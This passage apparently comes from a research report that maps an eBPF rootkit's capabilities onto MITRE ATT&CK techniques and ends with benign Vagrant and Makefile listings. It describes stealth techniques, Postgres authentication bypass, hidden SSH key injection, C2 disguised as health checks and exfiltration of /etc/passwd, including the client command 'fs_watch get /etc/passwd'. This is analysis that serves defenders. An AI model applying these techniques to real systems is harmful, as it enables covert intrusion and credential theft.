  - To masquerade this activity, the rootkit loads a BPF program that intercepts `read` syscalls on the ring buffer device. This program makes the `read` syscall return zero and writes "legit-looking message" over the warning message, effectively scrubbing the actual warning before it can be read. A second program then overrides the warning message's content with benign-looking messages.
- Persistent Access through File Content Override:
  - For persistent access, the rootkit can replace the content of critical files read by root daemons, such as `crontab` or `sshd`'s `authorized_keys` file.
  - Crucially, it does this in a way that the file appears unchanged from the user's point of view. For example, an injected SSH key in `authorized_keys` will only be available to `sshd`, while a user inspecting the file directly will not see the injected key. This is a clear example of masquerading.
- Command and Control (C2) Traffic Mimicry:
  - Adversaries frequently attempt to mimic normal, expected traffic to avoid detection when establishing command and control.
  - the rootkit implements its C2 by hijacking existing web application network traffic. It sets up XDP and TC classifier programs to intercept HTTPS requests.

  - When a rootkit client sends a command to the rootkit via an HTTPS request (using custom routes and user agents), the XDP program on the infected host processes it. After executing the command, the program overrides the entire request with a simple health check request.
  - This masquerades the malicious C2 traffic because it prevents the suspicious request from reaching the legitimate web application or any user space monitoring tools, and simultaneously provides a benign-looking "200 OK" health check response back to the client, making the interaction appear normal.
- Passive Network Discovery:
  - The rootkit includes a passive network discovery feature that acts as a basic network monitoring tool.
  - This feature listens for ingress and egress traffic but does not generate any traffic on the network itself. This makes it "basically impossible to detect that someone is tapping into your network," effectively masquerading its presence and activity from network-level detection.

T1556. Modify Authentication Process

Cf. TA0003. Persistence.

T1578. Modify Cloud Compute Infrastructure

No information found.

T1666. Modify Cloud Resource Hierarchy

No information found.

T1112. Modify Registry

No information found.

T1601. Modify System Image

No information found.

T1599. Network Boundary Bridging

No information found.

T1027. Obfuscated Files or Information

- Hiding the Rootkit Process and its Components:

  - Process Obfuscation: A primary goal of the rootkit is to hide its own process. The rootkit prevents its Process ID (PID) from being detected by tools like `ps` or by attempting to access its `/proc entry`, making it appear as if the process does not exist. For instance, attempts to use its `/proc` entry or send a signal to its PID result in "no such file or directory" or "no such process" errors. This relies on altering syscall outputs.
  - File Obfuscation: the rootkit can hide its binary file and other related files. It populates an eBPF map with its PID folder's path at startup. When user space issues file syscalls like stat for this path (even relative ones), the rootkit intervenes at a deeper kernel level (`DBFS` code) to change the return value, making the user space believe the syscall failed, and scrubs any content that might have been filled by the kernel. If a file descriptor is used, the rootkit can store it in an eBPF map and block subsequent syscalls that accept it, preventing the user from knowing the file descriptor exists.
  - Blocking Signals and Kernel Modules: The rootkit can block signals sent to its process by hooking the `kill` syscall entry and overriding its return value with `ESRCH` (No such process). It can also block kernel modules that might be used to detect it.
- Obfuscating eBPF Programs and Maps:
  - The rootkit specifically hides its own eBPF programs and maps from detection. It does this by hooking into the `ebpf` syscall itself.
  - The rootkit prevents user space from iterating through its eBPF program and map IDs using commands like `BPF_PROG_GET_NEXT_ID` and `BPF_MAP_GET_NEXT_ID`.
  - It also prevents users from obtaining file descriptors to its programs or maps from their IDs using `BPF_PROG_GET_FD_BY_ID` and `BPF_MAP_GET_FD_BY_ID`, effectively stopping ID guessing. By controlling these operations, the rootkit ensures that its programs and maps cannot be viewed or modified by user space.
- Hiding Kernel Ring Buffer Messages:
  - The `bpf_probe_write_user` helper, which is crucial for the rootkit, can cause legitimate but "scary" warning messages in the kernel ring buffer (`dmesg` or `journalctl -f`).
  - To hide these warnings, the rootkit loads a specific eBPF program that monitors the `read` syscall used to access the ring buffer. This program makes the `read` syscall return zero and writes "legit-looking messages" instead, ensuring the actual warning messages are not read. Then, a second program, using `bpf_probe_write_user`, unblocks the `read` syscall and overwrites the content of the warning messages with legitimate-looking ones.

T1647. Plist File Modification

No information found.

T1542. Pre-OS Boot

Cf. TA0003. Persistence.

T1055. Process Injection

Cf. TA0004. Privilege Escalation.

T1620. Reflective Code Loading

- RASP Bypass:
  - The rootkit uses `uprobes`, which are eBPF programs attached to user-space functions, to hook into critical points within an application, such as the go `database/sql` interface or the SQLite driver.
  - By using `bpf_probe_write_user`, the rootkit can override the input parameters of these hooked functions. This allows a tool to inspect a benign (non-malicious) query, while the database itself is forced to execute the actual SQL injection that was crafted by the adversary. This effectively conceals the malicious execution by manipulating the in-memory representation of the query, bypassing the RASP without creating new file-backed components for the malicious SQL.
- Persistent Access to Application Databases (Postgres):
  - The rootkit sets up persistent access to an application database by leveraging `uprobes`.
  - It hooks onto specific user-space functions, such as the `md5_crypt_verify` function used for password verification in a Postgres database.
  - When a user attempts to connect, the rootkit uses `bpf_probe_write_user` to overwrite the expected hash value (stored in `shadow_pass`) directly in the memory of the `md5_crypt_verify` function's context. This allows the comparison to succeed with a known, controlled value, granting the adversary persistent access to the database by altering its in-memory authentication logic without modifying files on disk for this particular authentication bypass.

T1207. Rogue Domain Controller

No information found.

T1014. Rootkit

Cf. All techniques used by that rootkit.

T1218. System Binary Proxy Execution

No information found.

T1216. System Script Proxy Execution

No information found.

T1221. Template Injection

No information found.

T1205. Traffic Signaling

Cf. TA0003. Persitence.

T1127. Trusted Developer Utilities Proxy Execution

No information found.

T1535. Unused/Unsupported Cloud Regions

No information found.

T1550. Use Alternate Authentication Material

- Persistent Access via SSH Authorized Keys:
  - The rootkit can establish persistent access by replacing the content of critical files read by system daemons, such as `sshd`.
  - Specifically, it can inject an SSH key into the `authorized_keys` file. The rootkit achieves this through a "reader override approach" which ensures that only `sshd` is impacted, while the file's content appears unchanged to a regular user. This allows the adversary to connect successfully using their injected SSH key, which serves as alternate authentication material.
- Persistent Access to Application Databases (PostgreSQL Example):
  - The rootkit can set up persistent access to application databases, such as PostgreSQL, by using `uprobes` eBPF programs attached to user space functions.
  - In a demonstration, the rootkit hooks the `md5_crypt_verify` function within PostgreSQL. This function is responsible for verifying the user's provided MD5 hash against the expected `shadow_pass` stored in the database.
  - By using the `bpf_probe_write_user` helper, the rootkit can override the expected hash contained in `shadow_pass` with a known, adversary-controlled value. This manipulation makes the comparison succeed, effectively granting persistent access to the database using an "alternate" or manipulated credential.
  - This capability can be controlled remotely via the rootkit's C2 feature, allowing the adversary to define a new password that will be accepted for authentication, even though it's not the actual password stored in the database. This allows the adversary to use their chosen "new password" as alternate authentication material to log in.

T1078. Valid Accounts

- Persistence through SSH Key Injection: the rootkit can establish persistent access by injecting an SSH key into the `authorized_keys` file for `sshd`. This is done in such a way that only `sshd` is impacted, and the file's content appears unchanged to the user. This allows the adversary to maintain legitimate-looking remote access to the system.
- Persistent Access to Application Databases via Authentication Bypass: the rootkit can achieve persistent access to an application database by attaching `uprobe` eBPF programs to user space functions. For example, it can hook into the `md5_crypt_verify` function of a PostgreSQL database to overwrite the expected hash with a known value. This makes the comparison succeed, allowing the attacker to authenticate with a pre-defined password even if the actual database password is unknown or has not been modified for legitimate users, thereby providing persistent access to the database.

- Credential Access and Exfiltration: the rootkit has the capability to collect PostgreSQL credentials at runtime and store them in eBPF maps. These collected passwords (specifically hash passwords for PostgreSQL) can then be exfiltrated via the command-and-control channel. Additionally, the rootkit can dump the content of sensitive files like `/etc/passwd`, which contains user account information.

T1497. Virtualization/Sandbox Evasion

No information found.

T1600. Weaken Encryption

No information found.

T1220. XSL Script Processing

No information found.

TA0006. Credential Access

T1557. Adversary-in-the-Middle

- Command and Control (C2) by Hijacking Network Traffic:
  - the rootkit leverages eBPF's ability to hijack an existing connection for its C2 operations, as it cannot initiate connections or open new ports.
  - The rootkit client communicates with the rootkit by sending HTTP/HTTPS requests with custom routes and user agents.
  - XDP programs are used to intercept incoming network traffic very early in the network stack, even before it reaches any network firewalls or monitoring tools on the host.
  - When an XDP program detects a request meant for the rootkit (based on custom routes and user agents), it parses and executes the command.
  - Crucially, to remain undetected, the XDP program then overrides the entire original request with a benign "health check" request (e.g., `HTTP 200 OK`). This modified packet is then allowed to proceed to the legitimate web application. This prevents the malicious request from being logged or detected by user-space monitoring tools.
  - The client receives the "health check" response, confirming the command was successful. Dropping the packet entirely would cause retransmissions and generate noise, which is why overriding is preferred for TCP connections.
- Data Exfiltration through Hijacked Egress Traffic:
  - To exfiltrate data, the client sends an initial request indicating what data it wants.
  - The XDP program captures this request and stores details like the network flow and the requested resource in an eBPF map.
  - When the web application sends its response (e.g., the health check answer), a TC egress classifier (another eBPF program type designed for egress traffic monitoring and modification) intercepts this outgoing packet.

  - The eBPF program then overrides the content of the legitimate response packet with the requested data (e.g., file content, environment variables, database dumps) from the eBPF map.
  - This technique works for any unencrypted network protocol, and the developers specifically demonstrated its use for DNS spoofing, where an XDP program is used to override the answer to a DNS request before it leaves the host.
  - In essence, the rootkit positions itself "in the middle" of network communications within the kernel space, allowing it to intercept, modify, and redirect traffic without the user space applications or traditional network monitoring tools being aware. This capability is a fundamental characteristic of an Adversary-in-the-Middle attack.

T1110. Brute Force

No information found.

T1555. Credentials from Password Stores

- Exfiltration of `/etc/passwd` Content: the rootkit can be commanded to monitor when a user-space process opens and reads the `/etc/passwd` file, a common password store on Linux systems. As the kernel sends this data back to the user-space application, the rootkit copies the content into an eBPF map for later retrieval.
- Manipulation and Exfiltration of PostgreSQL Credentials:
  - the rootkit has the capability to remotely change PostgreSQL passwords through its C2 feature, allowing new passwords to be defined remotely.
  - It can hook into the `md5_crypt_verify` function of a PostgreSQL server using uprobes (eBPF programs attached to user-space functions). By overriding the expected password hash (`shadow_pass`) with a known value using the `bpf_probe_write_user` helper, the rootkit can make a known password (e.g., "hello" or "defcon") valid, effectively granting persistent access to the database.
  - The rootkit can list and exfiltrate collected PostgreSQL credentials (specifically, hash passwords) that it has detected at runtime.

T1212. Exploitation for Credential Access

No information found.

T1187. Forced Authentication

No information found.

T1606. Forge Web Credentials

No information found.

T1056. Input Capture

No information found.

T1556. Modify Authentication Process

Cf. TA0003. Persistence.

T1111. Multi-Factor Authentication Interception

No information found.

T1621. Multi-Factor Authentication Request Generation

No information found.

T1040. Network Sniffing

- eBPF Program Types for Network Manipulation:
  - the rootkit primarily uses XDP (eXpress Data Path) programs and TC (Traffic Control) classifier programs. Both are typically used for deep packet inspection.
  - XDP programs operate on ingress (incoming) traffic and can be offloaded to the Network Interface Controller (NIC), allowing them to run before a packet enters any subsystem in the network stack. They can drop, allow, modify, and retransmit packets, which is crucial for receiving and answering packets before they reach the network stack or firewalls, effectively hiding traffic from the kernel entirely.
  - TC programs can be attached to a network interface for both ingress and egress (outgoing) traffic, though later in the network stack. They can drop, allow, and modify packets. TC programs are particularly used to exfiltrate data on its way out.
- Passive Network Monitoring:
  - The rootkit includes a basic network monitoring tool that listens for all ingress and egress network traffic.
  - XDP programs monitor ingress traffic, and TC programs monitor egress traffic.
  - It collects network flow data and the amount of data sent per flow, which can then be graphed.
  - This method is passive and does not generate network traffic, making it "impossible to detect that someone is tapping into your network" by examining the infected host's network activity.
- Active Network Scanning:
  - `the rootkit` can perform an ARP scan and a SYN scan to discover hosts and services on the network.
  - This active scanning is performed only using XDP programs and without involving the kernel stack, which aids in stealth.
  - Since eBPF cannot initiate new connections, `the rootkit` cleverly hijacks existing HTTP requests from its client. It overrides the incoming HTTP request with an ARP request for the target IP and then sends it out using XDPTX (XDP Transmit) directly from the NIC.

  - Once the MAC address is resolved, subsequent retransmissions of the original client packet are overridden with SYN requests for the target port range.
  - A "network loop" is established: when a SYN response (RST or SYN+ACK) is received, the rootkit overrides that received packet with another SYN request for the next port in the range, effectively generating hundreds of scan packets by re-using the initial client connection's retransmissions.
- Data Exfiltration over Network Traffic:
  - To exfiltrate data, the client sends an initial request specifying the desired resource.
  - The XDP program stores the network flow and the requested resource in an eBPF map.
  - When the legitimate web application responds with a health check, the TC egress classifier intercepts this outgoing packet and overrides its content with the collected data.
  - This allows the exfiltration of "pretty much anything that is accessible to eBPF" via eBPF maps, including file content (e.g., `/etc/passwd`), environment variables, database dumps, and in-memory data.
  - This technique is also demonstrated for DNS spoofing, using an XDP program to override DNS responses.
- C2 Communication:
  - the rootkit hijacks existing network connections for C2.
  - When the rootkit client sends a command via a customized HTTPS request (using custom routes and user agents), the XDP program on the compromised host parses and executes the command.

T1003. OS Credential Dumping

- Credential Exfiltration: The rootkit demonstrates the ability to exfiltrate Postgres credentials. The rootkit collects passwords at runtime and stores them in an eBPF map. A client can then retrieve the contents of this map, which contains the collected passwords. This process effectively "dumps" credentials that have been acquired by the rootkit.
- Persistent Access through Credential Manipulation: The rootkit can also establish persistent access to an application database by manipulating credentials. It hooks into the `md5_crypt_verify` function used by PostgreSQL to verify passwords. By using the `bpf_probe_write_user` helper, the rootkit can override the expected hash (`shadow_pass`) with a known value. This allows the attacker to provide a different, known password to gain access, making the comparison succeed and providing persistent access to the database. Although this isn't direct "dumping" of existing credentials, it's a form of credential manipulation to gain access.

T1528. Steal Application Access Token

No information found.

T1649. Steal or Forge Authentication Certificates

No information found.

T1558. Steal or Forge Kerberos Tickets

No information found.

T1539. Steal Web Session Cookie

No information found.

T1552. Unsecured Credentials

No information found.

TA0009. Collection

T1557. Adversary-in-the-Middle

Cf. TA0006. Credential Access.

T1560. Archive Collected Data

No information found.

T1123. Audio Capture

No information found.

T1119. Automated Collection

No information found.

T1185. Browser Session Hijacking

No information found.

T1115. Clipboard Data

No information found.

T1530. Data from Cloud Storage

No information found.

T1602. Data from Configuration Repository

No information found.

T1213. Data from Information Repositories

No information found.

T1005. Data from Local System

- Broad Data Accessibility the rootkit is designed to exfiltrate "pretty much anything that is accessible to eBPF". This broad access is facilitated because multiple eBPF program types can share data through eBPF maps, regardless of their specific functions.
- Specific Examples of Exfiltrated Data:
  - File content: For instance, the rootkit can dump the content of files like `/etc/passwd`. This is achieved by instructing the rootkit to monitor for a specific file. When a user-space process opens and reads that file, the rootkit copies the data as it's sent to the application and stores it in an eBPF map for later retrieval.
  - Environment variables.
  - Database dumps: An example demonstrated is the exfiltration of Postgres credentials or hash passwords collected at runtime.
  - In-memory data: This can be gathered by analyzing the stacks of programs.
- Exfiltration Mechanism: Data exfiltration is initiated by the client sending an initial request to specify the desired data or resource. An XDP program within the rootkit stores the network flow and the requested resource in an eBPF map. When the web application responds with a health check, a TC egress classifier program within the rootkit intercepts the network flow and overrides the health check answer with the requested data. This technique is applicable to any unencrypted network protocol, such as HTTP or DNS.

T1039. Data from Network Shared Drive

No information found.

T1025. Data from Removable Media

No information found.

T1074. Data Staged

- Collection and Storage in eBPF Maps the rootkit aims to gather information relevant to an adversary's objectives. For example, during data exfiltration, the rootkit's XDP programs store collected data, such as network flow information or requested resources, in eBPF maps. Similarly, when exfiltrating file content like `/etc/passwd`, the rootkit is instructed to "start looking for" the specific file. When a user-space process then attempts to open and read that file, the rootkit copies the data as it is sent to the user-space application and saves it into an eBPF map.
- Exfiltration from Staged Location Once the data is stored in the eBPF map, it can be "retrieved later". The `ebpfkit-client` can then issue a "get" command (e.g., `fs_watch get /etc/passwd`) to dump the content of the file from the eBPF map, effectively exfiltrating the staged data. This multi-step process allows the rootkit to collect various types

of data, including file content, environment variables, database dumps, and in-memory data, and stage them in eBPF maps before they are sent out of the compromised system.

T1114. Email Collection

No information found.

T1056. Input Capture

Cf. TA0006. Credential Access.

T1113. Screen Capture

No information found.

T1125. Video Capture

No information found.

TA0011. Command and Control

T1071. Application Layer Protocol

- Using OSI Application Layer Protocols: the rootkit primarily leverages HTTPS traffic for its command and control (C2) operations. HTTPS operates at the application layer of the OSI model. The same technique can also be applied to other unencrypted network protocols like DNS.
- Avoiding Detection/Network Filtering by Blending with Existing Traffic: Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. The rootkit achieves this by hijacking existing network connections, specifically HTTPS traffic, using XDP and TC classifier eBPF programs. When a command is sent, the rootkit program overrides the original request with a simple health check request to prevent the malicious request from reaching the legitimate web application or user space monitoring tools that might detect unusual traffic. This makes the malicious communication appear as normal, benign health check traffic.
- Embedding Commands and Results within Protocol Traffic:
  - Commands to the remote system are embedded within HTTPS requests using custom routes and custom user agents. For example, a new password for Postgres can be sent as part of the user agent.
  - Results of those commands, or exfiltrated data, are embedded by overriding the answer of a health check request with the requested data.
  - the rootkit can exfiltrate various types of data accessible to eBPF programs, such as file content (e.g., `/etc/passwd`), environment variables, database dumps, and in-memory data.
  - Different eBPF program types can share data through eBPF maps, enabling flexible and covert data exfiltration strategies.

T1092. Communication Through Removable Media

No information found.

T1659. Content Injection

- C2 by Hijacking Network Traffic:
  - When the rootkit's client sends a C2 command via a simple HTTPS request with custom routes and user agents, the XDP program on the infected host parses this request.
  - After executing the command, the the rootkit program overrides the entire incoming request with a simple health check response. This action serves two purposes: it prevents the malicious request from reaching the legitimate web application or user space monitoring tools, and it provides a "200 OK" answer back to the client, confirming the command's success without generating suspicious traffic. This is a direct example of injecting benign content (health check) into the data-transfer channel to hide malicious communication.
  - This technique allows the rootkit to remotely send commands to change application behavior, such as overriding the password used for PostgreSQL database authentication at runtime.
  - The C2 client sends a request where the user agent contains the new password, which the the rootkit's XDP program processes and then uses to modify the `md5_crypt_verify` function's expected hash, thereby injecting the new password into the application's authentication process.
- Data Exfiltration via Network Traffic Manipulation:
  - An initial request from the client specifies the data to be exfiltrated. The the rootkit's XDP program stores the network flow and the requested resource in an eBPF map.
  - When the web application's legitimate response (e.g., a health check answer) is about to leave the host, the TC egress classifier (another eBPF program type) intercepts it.
  - This eBPF program then overrides that legitimate answer with the requested exfiltrated data (e.g., file content like `/etc/passwd`, environment variables, database dumps, or in-memory data).
  - This demonstrates injecting malicious content (exfiltrated data) into an existing outgoing data-transfer channel.
- DNS Spoofing: The same content injection technique used for data exfiltration can be applied to DNS requests. The rootkit can override DNS answers, effectively performing DNS spoofing by injecting false DNS resolution data into the network stream.

T1132. Data Encoding

No information found.

T1001. Data Obfuscation

- Mimicking Normal Traffic and Hiding Commands:
  - The rootkit aims to mimic normal, expected traffic to avoid detection for its command and control.

  - The rootkit's client communicates with it by sending simple HTTPS requests with custom routes and custom user agents. This allows the adversary to embed commands within what appears to be legitimate web traffic.
  - Upon receiving these requests, the the rootkit's XDP programs parse the HTTP routes and user agents to understand that the request is intended for the rootkit, not the legitimate web application.
  - Crucially, the rootkit uses the `bpf_probe_write_user` eBPF helper to override the entire malicious request with a simple health check request. This is done for two main reasons:
    1. To prevent the malicious request from reaching the legitimate web application or any user space monitoring tools that might detect unusual traffic. This makes the communication less conspicuous and hides the actual commands from being seen by defense mechanisms.
    2. To ensure the client receives a successful response, indicating the command was processed.
  - For TCP connections, the rootkit prefers overriding and retransmitting a health check rather than just dropping packets, as dropping would cause retransmissions and generate noise, increasing the chance of discovery.
- Obfuscating Data Exfiltration:
  - When the rootkit needs to exfiltrate data, the client sends an initial request specifying the data to be exfiltrated.
  - The XDP program stores the network flow and the requested resource in an eBPF map.
  - When the legitimate web application responds to the "health check" (which was the overridden malicious request), the rootkit's TC egress classifier program intercepts this answer.
  - It then overrides the content of the legitimate answer with the requested exfiltrated data. This means sensitive data (like file content, environment variables, or database dumps) is hidden within what appears to be normal egress traffic from the web application.
  - This technique is versatile and applies to any unencrypted network protocol, including DNS, where XDP programs can be used to override DNS answers for DNS spoofing.

T1568. Dynamic Resolution

No information found.

T1573. Encrypted Channel

No information found.

T1008. Fallback Channels

No information found.

T1665. Hide Infrastructure

- Hijacking Existing Connections for C2:
  - Instead of initiating new connections or opening new ports, which could be easily detected, the eBPF rootkit is designed to hijack existing network connections. This allows it to blend its malicious communications with legitimate network traffic.
  - In a demonstrated setup, the rootkit hijacks HTTPS traffic directed at a web application, where TLS termination occurs at a Classic Load Balancer, making the traffic unencrypted when it reaches the compromised instance. This allows the eBPF programs to manipulate the unencrypted HTTP requests and responses.
- Ingress Traffic Manipulation for Command Reception:
  - The rootkit uses XDP programs to intercept incoming C2 commands. XDP programs are powerful because they can operate at a very low level in the network stack, even being offloaded to the Network Interface Controller (NIC). This means they can process packets before they enter any subsystem of the network stack, effectively hiding network traffic from the kernel entirely.
  - When the rootkit's client sends an HTTPS request containing a command (using custom routes and user agents), the XDP program on the infected host intercepts and parses it.
  - To hide the C2 traffic, the XDP program overrides the entire incoming malicious request with a simple, benign health check request. This is done to prevent the actual malicious request from reaching the legitimate web application or any user-space monitoring tools that might detect unusual traffic patterns. This masquerades the C2 communication as normal application health checks.
  - The rootkit avoids simply dropping the packet (if TCP is used) because that would lead to retransmissions by the Load Balancer, generating noise and increasing the chance of discovery. By overriding the request, the rootkit maintains the appearance of normal traffic flow.
- Egress Traffic Manipulation for Data Exfiltration:
  - For data exfiltration, the rootkit leverages TC (Traffic Control) classifier programs. While XDP handles ingress traffic, TC programs can monitor both ingress and egress traffic.
  - After an initial client request for data, the XDP program stores the network flow and the requested resource in an eBPF map.
  - When the legitimate web application responds to the health check, the TC egress classifier intercepts the outgoing packet. The rootkit's eBPF program then overrides the content of this legitimate outgoing answer with the requested exfiltrated data.
  - This technique allows the rootkit to exfiltrate various types of data—such as file content, environment variables, or database dumps—by embedding it within what appears to be normal, legitimate outgoing network traffic from the web application, thus evading detection.

T1105. Ingress Tool Transfer

No information found.

T1104. Multi-Stage Channels

No information found.

T1095. Non-Application Layer Protocol

- ARP: For its active network discovery, the rootkit implements an ARP scanner. When a scan request is received, the the rootkit's XDP program overrides the incoming HTTP request with an ARP request for the target IP and sends it out using XDPTX, bypassing the network stack. This allows the rootkit to discover the MAC address of the target IP. ARP operates at Layer 2 of the OSI model.
- SYN packets for TCP: Following the ARP resolution, the rootkit's active network discovery also implements a SYN scanner. When the initial TCP packet is retransmitted (because it was never acknowledged by the kernel due to the earlier override), the the rootkit's XDP program overrides it with a SYN request for the first port in the specified range. This process continues in a loop: whenever an answer to a SYN request is received, the rootkit overrides that received packet with another SYN request for the next port, generating hundreds of SYN packets to scan the port range without involving the kernel stack. SYN packets are part of the TCP handshake, which operates at Layer 4 (Transport Layer) of the OSI model.

T1571. Non-Standard Port

- The rootkit web application, which facilitates the C2, uses port `8000` by default. While often used for HTTP, port `8000` is considered a non-standard port for general web traffic compared to the traditional port `80` or `443`. The `ebpfkit-client` defaults to targeting `http://localhost:8000`.

T1572. Protocol Tunneling

- Hijacking Existing Connections: the rootkit cannot initiate new connections or open ports, but it can hijack existing ones.
- Health Check Spoofing:
  - A client sends HTTPS requests with custom routes and user agents to a web application running on the compromised host, expecting these requests to be interpreted by the rootkit, not the web app.
  - Upon receiving these requests, the rootkit's XDP programs parse the HTTP routes and user agents to determine that the request is intended for the rootkit.
  - The rootkit then overrides the entire incoming request with a simple health check request. This serves two main purposes:
    - It prevents the malicious request from reaching the legitimate web application or any user-space monitoring tools, thereby avoiding detection of unusual traffic.
    - It ensures the client receives a 200 OK response from the legitimate web app's health check, confirming the command was successfully processed by the rootkit.
- Data Exfiltration:
  - The client sends an initial request to specify the type of data to exfiltrate.

- The XDP program stores the network flow information and the requested resource in an eBPF map.
- When the web app responds to the health check, the rootkit's TC egress classifier intercepts the packet.
- The eBPF program then overrides the legitimate health check answer with the requested data before it is sent back to the client.
- This allows the exfiltration of "pretty much anything that is accessible to eBPF," such as file content, environment variables, database dumps, or in-memory data, as different eBPF program types can share data through eBPF maps.
- This technique is demonstrated for exfiltrating Postgres credentials and the content of `/etc/passwd` over HTTPS. It also applies to any unencrypted network protocol, and the developers implemented it for DNS spoofing by using an XDP program to override DNS request answers.

T1090. Proxy

No information found.

T1219. Remote Access Tools

No information found.

T1205. Traffic Signaling

Cf. TA0003. Persitence.

T1102. Web Service

No information found.

Appendix B
Environment & Code

B.1 Vagrantfile

```
Vagrant.configure("2") do |config|
        config.vm.box = "ubuntu/jammy64"
        config.vm.hostname = "vagrant"
        config.vm.synced_folder "./src", "/home/vagrant/shared"
        config.vm.provider "virtualbox" do |vb|
                vb.name = "ebpf-vagrant"
                vb.gui = false
                vb.memory = "16384" # 4096
                vb.cpus = 8 # 4
                vb.check_guest_additions = true
                vb.customize ["modifyvm", :id, "--clipboard",
                ↪  "bidirectional"]
                vb.customize ["modifyvm", :id, "--vram", "128"]
        end

        # Provision with shell to install ansible
        config.vm.provision "shell" do |shell|
                shell.inline = <<-SHELL
                        # Update package list and install Ansible
                        sudo apt-get update
                        sudo apt-get install -y ansible
                SHELL
        end

        # Provision the VM with ansible-local
        config.vm.provision "ansible_local" do |ansible|
                ansible.verbose = "v"
                ansible.playbook = "provision.yml"
                ansible.compatibility_mode = "1.8"
                ansible.tags = "dep,sys,net,misc,ebpf"
        end
end
```

Listing 33: Vagrant configuration for provisioning an Ubuntu VM with Ansible for eBPF development

B.2 Makefile

```
BPF_CLANG=clang
BPF_CFLAGS=-g -O2 -target bpf
USER_CFLAGS=-g -O2

NAME=program
BPFOBJ=$(NAME).bpf.o
SKELETON=$(NAME).skel.h
EXEC=$(NAME)

# Build user-space executable
$(EXEC): $(SKELETON) $(NAME).c
    $(BPF_CLANG) $(USER_CFLAGS) $(NAME).c -lbpf -o $(EXEC)

# Build BPF object
$(BPFOBJ): $(NAME).bpf.c vmlinux.h
    $(BPF_CLANG) $(BPF_CFLAGS) -c $(NAME).bpf.c -o $(BPFOBJ)

# Generate vmlinux.h from system BTF
vmlinux.h:
    bpftool btf dump file /sys/kernel/btf/vmlinux format c > vmlinux.h

# Generate skeleton header
$(SKELETON): $(BPFOBJ)
    bpftool gen skeleton $(BPFOBJ) name $(NAME) > $(SKELETON)

# Clean build artifacts
clean:
    - rm -f *.o *.skel.h vmlinux.h $(EXEC)
```

Listing 34: Makefile for building and packaging an eBPF program with Clang and bpftool